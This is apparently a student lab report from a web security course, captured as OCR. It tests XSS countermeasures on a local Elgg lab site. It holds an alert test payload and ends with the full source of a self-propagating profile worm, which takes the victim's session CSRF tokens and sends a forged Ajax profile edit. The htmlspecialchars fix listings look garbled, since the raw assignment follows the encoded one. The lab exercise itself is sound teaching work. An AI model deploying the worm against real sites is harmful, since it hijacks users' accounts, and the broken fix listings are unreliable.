


Samy
About me
alert('XSS');

After turning on the countermeasure, the code is displayed in the profile itself and it is no longer executed.

2. Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report.


Uncommenting htmlspecialchars line in test.php


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Open

text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Uncommenting htmlspecialchars line in url.php




VM 1 [Running] - Oracle VM VirtualBox

url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```
}

if (!empty($vars['confirm'])) {
        $vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

        // if (bool) true use defaults
        if ($vars['data-confirm'] === true) {
                $vars['data-confirm'] = elgg_echo('question:areyousure');
        }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
        $url = trim($vars['value']);
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        // $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        $text = $url;
}

unset($vars['encode_text']);

if ($url) {
        $url = elgg_normalize_url($url);

        if (elgg_extract('is_action', $vars, false)) {
                $url = elgg_add_action_tokens_to_url($url, false);
        }

        $is_trusted = elgg_extract('is_trusted', $vars);
        if (!$is_trusted) {
                $url = strip_tags($url);
                if (!isset($vars['rel'])) {
                        if ($is_trusted === null) {
                                $url_host = parse_url($url, PHP_URL_HOST);
                                $site_url = elgg_get_site_url();
                                $site_url_host = parse_url($site_url, PHP_URL_HOST);
                                $is_trusted = $url_host == $site_url_host;
                        }
                        if ($is_trusted === false) {
                                // this is an external URL, which we do not want to be indexed by crawlers
```

Uncommenting htmlspecialchars line in dropdown.php




VM 1 [Running] - Oracle VM VirtualBox

dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit


```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Uncommenting htmlspecialchars line in email.php


VM 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open

```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 *
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');

$encoded_value = $vars['value'];


if (!empty($vars['value'])) {
        echo "<a href=\"mailto:$encoded_value\">$encoded_value</a>";
}
```

After turning on both the countermeasures we see that the entire code is displayed in Samy's profile without special characters being encoded


File Machine View Input Devices Help
Samy : XSS Lab Site
www.xsslabelgg.com/profile/samy
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Remove friend
Send a message
Report user
Blogs
Bookmarks
Files
Pages
Wire posts
Friends

Samy

About me

```
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

// Set the content of the description field and access level.
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token =
"&__elgg_token="+elgg.security.token.__elgg_token;

// Set the URL
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request
if (elgg.session.user.guid != 47){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
```